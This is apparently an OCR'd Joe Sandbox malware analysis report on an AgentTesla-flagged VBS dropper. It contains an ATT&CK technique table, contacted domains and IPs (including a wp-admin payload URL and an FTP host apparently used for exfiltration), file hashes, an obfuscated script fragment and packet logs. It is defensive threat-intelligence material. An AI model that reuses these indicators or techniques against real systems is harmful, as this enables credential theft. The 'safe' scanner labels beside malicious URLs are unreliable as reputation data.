
Remote Access Functionality

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	2 OS Credential Dumping	1 File and Directory Discovery	Remote Services	1 Archive Collected Data	1 Exfiltration Over Alternative Protocol	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	3 2 1 Scripting	Boot or Logon Initialization Scripts	1 Access Token Manipulation	1 Deobfuscate/Decode Files or Information	1 Credentials in Registry	1 1 5 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 1 Command and Scripting Interpreter	Logon Script (Windows)	1 1 Process Injection	3 2 1 Scripting	Security Account Manager	2 2 1 Security Software Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 PowerShell	Logon Script (Mac)	Logon Script (Mac)	2 Obfuscated Files or Information	NTDS	1 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	2 4 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 4 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Access Token Manipulation	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 1 Process Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://b3solutionscws.com/wp-admin/ZCaVulfIpDLfuryX16po	0%	Avira URL Cloud	safe	
http://OowQOv.com	0%	Avira URL Cloud	safe	
http://ftp://ftp.mcmprint.netnoffice	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	Avira URL Cloud	safe	
http://https://wNUxderhdqerb.org	0%	Avira URL Cloud	safe	
http://b3solutionscws.com/wp-admin/ZCaVulfIpDLfuryX16	0%	Avira URL Cloud	safe	
http://go.micros	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ftp.mcmprint.net	185.31.121.136	true	false		unknown
b3solutionscws.com	192.185.145.188	true	false		unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://b3solutionscws.com/wp-admin/ZCaVulfIpDLfuryX16	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://OowQOv.com	CasPol.exe, 00000007.00000002.6671341455.000000001D701000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://127.0.0.1:HTTP/1.1	CasPol.exe, 00000007.00000002.6671341455.000000001D701000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://aka.ms/pscore68	powershell.exe, 00000002.00000002.2164704518.0000026A961B1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://b3solutionscws.com/wp-admin/ZCaVulfIpDLfuryX16po	CasPol.exe, 00000007.00000002.6650313755.00000000010DE000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000002.00000002.2164704518.0000026A961B1000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://wNUxderhdqerb.org	CasPol.exe, 00000007.00000002.6671341455.000000001D701000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ftp://ftp.mcmprint.netnoffice	CasPol.exe, 00000007.00000002.6671341455.000000001D701000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://go.micros	CasPol.exe, 00000007.00000002.6650870632.00000000010F5000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	CasPol.exe, 00000007.00000002.6671341455.000000001D701000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	CasPol.exe, 00000007.00000002.6671341455.000000001D701000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.145.188	b3solutionscws.com	United States		46606	UNIFIEDLAYER-AS-1US	false
185.31.121.136	ftp.mcmprint.net	Bulgaria		199364	RAX-ASBG	false

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	758166
Start date and time:	2022-12-01 15:47:21 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 47s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	TT_COPY.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	14
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal96.troj.spyw.evad.winVBS@7/4@2/2
EGA Information:	• Successful, ratio: 50%
HDC Information:	Failed

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .vbs • Sleeps bigger than 100000000ms are automatically reduced to 1000ms

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, audiodg.exe, UserOOBEBroker.exe, RuntimeBroker.exe, ShellExperienceHost.exe, WMIADAP.exe, backgroundTaskHost.exe, svchost.exe, UsoClient.exe
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): wdcpalt.microsoft.com, login.live.com, slscr.update.microsoft.com, tile-service.weather.microsoft.com, wdcp.microsoft.com, fe3cr.delivery.mp.microsoft.com
- Execution Graph export aborted for target powershell.exe, PID 2556 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.
- VT rate limit hit for: TT_COPY.vbs

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.34726597513537405
Encrypted:	false

SSDEEP:	3:NlII:NlI
MD5:	446DD1CF97EABA21CF14D03AEBC79F27
SHA1:	36E4CC7367E0C7B40F4A8ACE272941EA46373799
SHA-256:	A7DE5177C68A64BD48B36D49E2853799F4EBCFA8E4761F7CC472F333DC5F65CF
SHA-512:	A6D754709F30B122112AE30E5AB22486393C5021D33DA4D1304C061863D2E1E79E8AEB029CAE61261BB77D0E7BECD53A7B0106D6EA4368B4C302464E3D941CF7
Malicious:	false
Reputation:	high, very likely benign file
Preview:	@...e.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_3jpr0mil.ht2.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ai3mehq5.lyv.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

\Device\ConDrv

Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	30
Entropy (8bit):	3.964735178725505
Encrypted:	false
SSDEEP:	3:IBVFBWAGRHneyy:ITqAGRHner
MD5:	9F754B47B351EF0FC32527B541420595
SHA1:	006C66220B33E98C725B73495FE97B3291CE14D9
SHA-256:	0219D77348D2F0510025E188D4EA84A8E73F856DEB5E0878D673079D05840591
SHA-512:	C6996379BCB774CE27EEEC0F173CBACC70CA02F3A773DD879E3A42DA554535A94A9C13308D14E873C71A338105804AFFF32302558111EE880BA0C41747A0853
Malicious:	false
Preview:	NordVPN directory not found!..

Static File Info

General

File type:	ASCII text, with CRLF line terminators
Entropy (8bit):	5.882508768775152
TrID:	
File name:	TT_COPY.vbs
File size:	319816
MD5:	a27bc40b7cf1e7e7e7a9b38221d4e849
SHA1:	d24c19f3cf76f8f47fa6fffb12422f0fa0252b3b
SHA256:	28a30c25fb101ed42b050c4b82777929b1cdd9fe02f8f386bb9708d3adb3b9bf
SHA512:	b6bbcd0f8e6fa19acc91441f41f9f277a11399b15071ce06acbae4771954bba33e0acf7ee279498bfd701a3beec55c54687a25c579a54be9adcbfa2c133731f8
SSDEEP:	6144:T2J71kKaq/0xBIAbO0uzJ44bQ+YwMpXj/3CAS/Sv5Hx5QS:TBKd/0UAbO0q44jkTbvL5QS
TLSH:	CF645990AD3B55900E4BA71AFBF149CD4FF30FE3F1012F9B29B45246372A3689A19197
File Content Preview:	Smigesparcelwisecisal = ChrW(11202).....on error resume next ..Tilendebringerlateenrigg186 = FileLen("Lassoers89").....Dveskolenliveborns = Ucase(Trim(Mid("Referencerne",27,150))) .....BESPARINGERNESUNDERSPR = Space(35)....'LIVSFRELSERNE Concocted BYG

File Icon

Icon Hash:	e8d69ece869a9ec4

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 1, 2022 15:50:07.835916996 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:07.952136993 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:07.952317953 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:07.952996969 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.069183111 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.081645966 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.081737995 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.081804037 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.081856012 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.081902027 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.081954956 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.082016945 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.082053900 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.082114935 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.082170010 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.082199097 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.082284927 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.082309008 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.082384109 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.082386017 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.082467079 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.082484007 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.082640886 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.082642078 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.199069977 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.199163914 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.199234009 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.199280024 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.199325085 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.199340105 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.199431896 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.199433088 CET	49824	80	192.168.11.20	192.185.145.188

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 1, 2022 15:50:08.199513912 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.199537039 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.199625015 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.199642897 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.199718952 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.199779034 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.199779034 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.199800968 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.199896097 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.199898958 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.199980021 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.199994087 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.200078964 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.200102091 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.200170040 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.200193882 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.200242043 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.200298071 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.200406075 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.200414896 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.200445890 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.200512886 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.200567007 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.200593948 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.200666904 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.200690985 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.200757027 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.200782061 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.200845003 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.200884104 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.200953960 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.201098919 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.317081928 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.317156076 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.317269087 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.317286015 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.317331076 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.317449093 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.317534924 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.317636013 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.317718029 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.317720890 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.317816019 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.317830086 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.317898989 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.317903996 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.317989111 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.318079948 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.318099022 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.318223000 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.318259954 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.318301916 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.318368912 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.318428040 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.318454027 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.318506956 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.318511963 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.318578959 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.318593025 CET	80	49824	192.185.145.188	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 1, 2022 15:50:08.318670034 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.318680048 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.318752050 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.318769932 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.318840027 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.318866014 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.318913937 CET	49824	80	192.168.11.20	192.185.145.188
Dec 1, 2022 15:50:08.318928957 CET	80	49824	192.185.145.188	192.168.11.20
Dec 1, 2022 15:50:08.318994999 CET	49824	80	192.168.11.20	192.185.145.188

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 1, 2022 15:50:07.807889938 CET	53604	53	192.168.11.20	1.1.1.1
Dec 1, 2022 15:50:07.826406956 CET	53	53604	1.1.1.1	192.168.11.20
Dec 1, 2022 15:50:15.606538057 CET	52412	53	192.168.11.20	1.1.1.1
Dec 1, 2022 15:50:15.837896109 CET	53	52412	1.1.1.1	192.168.11.20

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Dec 1, 2022 15:50:07.807889938 CET	192.168.11.20	1.1.1.1	0xab96	Standard query (0)	b3solution scws.com	A (IP address)	IN (0x0001)	false
Dec 1, 2022 15:50:15.606538057 CET	192.168.11.20	1.1.1.1	0xa887	Standard query (0)	ftp.mcmprint.net	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Dec 1, 2022 15:50:07.826406956 CET	1.1.1.1	192.168.11.20	0xab96	No error (0)	b3solution scws.com		192.185.145.188	A (IP address)	IN (0x0001)	false
Dec 1, 2022 15:50:15.837896109 CET	1.1.1.1	192.168.11.20	0xa887	No error (0)	ftp.mcmprint.net		185.31.121.136	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- b3solutionscws.com

